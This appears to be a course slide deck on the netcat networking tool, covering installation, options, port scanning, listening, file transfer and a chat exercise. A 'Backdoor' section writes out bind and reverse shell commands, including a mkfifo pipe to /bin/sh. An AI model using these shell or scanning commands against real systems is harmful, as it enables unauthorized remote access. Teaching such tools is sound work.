# Netcat

2022.3.30





# **Outline**

- Introduction
- Netcat
  - Installation
  - Command list
  - Features
  - Exercise
- Conclusions

## Introduction

- A computer networking service
  - Reading / Writing to network connections using TCP or UDP
- Well-known as a "Swiss-army Knife for TCP/IP"
- Linux/Unix/Windows
- Free software

## Installation

#### Linux default service

- sudo apt-get install netcat
- Open terminal
- Type "nc[options] [target] [port(s)]"

#### Windows

- https://eternallybored.org/misc/netcat/
- Unzip the file
- Open CMD
- Move to the folder
- Type "nc[options] [target] [port(s)]"

# **Command List**

Option	Description
-1	Listen mode (default is client mode)
-L	Listen harder (only on Windows)
-u	UDP mode (default is TCP)
-р	Local port (listen mode: listened on, client mode: source port)
-e	Program to execute after connection occurs
-n	Don't perform DNS lookups on names of machines on the other side
-Z	Zero-I/O mode (don't send any data)
-wN	Timeout for connects, waits for N seconds.
-V	Be verbose
-VV	Be very verbose

- Port scanning
- File transferring
- Port listening
- Backdoor
  - Dangerous, High risk feature!!

#### 1. Port scanning

INSA


- nc -z -v -n ip\_address port1-port2(Linux)
- nc -vv -w2 -z ip 80-445 (Windows)


■ 系統管理員: 命令提示字元 - nc -w -w2 -z localhost 80-445

```
C:\Users\Tiffany Pian\netcat>nc -vv -w2 -z localhost 80-445 LAPTOP-N5UDH9JM [127.0.0.1] 445 (microsoft-ds) open LAPTOP-N5UDH9JM [127.0.0.1] 444 (?): connection refused LAPTOP-N5UDH9JM [127.0.0.1] 443 (https): connection refused LAPTOP-N5UDH9JM [127.0.0.1] 442 (?): connection refused LAPTOP-N5UDH9JM [127.0.0.1] 441 (?): connection refused LAPTOP-N5UDH9JM [127.0.0.1] 440 (?): connection refused LAPTOP-N5UDH9JM [127.0.0.1] 439 (?): connection refused LAPTOP-N5UDH9JM [127.0.0.1] 438 (?): connection refused LAPTOP-N5UDH9JM [127.0.0.1] 437 (?): connection refused LAPTOP-N5UDH9JM [127.0.0.1] 437 (?): connection refused LAPTOP-N5UDH9JM [127.0.0.1] 436 (?): connection refused
```

#### 1. Port scanning

- Basic principle:
  - TCP: 3-way handshake






UDP: Internet Control Message Protocol (ICMP) error messages

### 2. Port listening


- nc -l 1234 (Linux) nc -l -p 12345 (Windows)
- Use ctrl+c to interrupt






### 3. File Transferring

- Sender: nc 127.0.0.1 12345 < file.txt (Linux)</p>
- Receiver: nc –l 12345 > catch.txt (Linux)








## 4 Backdoor (Dangerous!)

- Windows
  - nc -l -p 1234 -e cmd.exe
  - nc 127.0.0.1 1234 –e cmd.exe
  - https://www.youtube.com/watch?v=nbBZQ3S61h8
- Linux
  - nc -l -p 1234 -e /bin/bash
  - nc 127.0.0.1 1234 -e /bin/bash
  - Without –e
    - mkfifo /tmp/tmp\_fifo
    - cat /tmp/tmp\_fifo | /bin/sh -i 2>&1 | nc -l 1567 > /tmp/tmp\_fifo

## Demonstration

### 4. Backdoor (Windows)





# **Pros & Cons**

#### Pros

- Easy to understand
- Powerful function
- A lot of extended versions

#### Cons

- Hacking tool
- Clear text communication
- No authentication

## **Exercise**

- IP: ifconfig
- 探測網路主機

nc -vv -w2 -z ip 80-445 (探測對方網站的系統資訊)

• 簡易聊天室

主機端(ip:192.168.1.1):nc -l -p 12345

客戶端:nc 192.168.1.1 12345

建立連線後,此主機與客戶即可進行網路聊天

## Homework

• 傳送檔案(客傳到主)

主機端(ip:192.168.1.1):nc -l -p 12345 > test.doc

客戶端: nc 192.168.1.1 12345 < test.doc

客戶可將test.doc 傳送到主機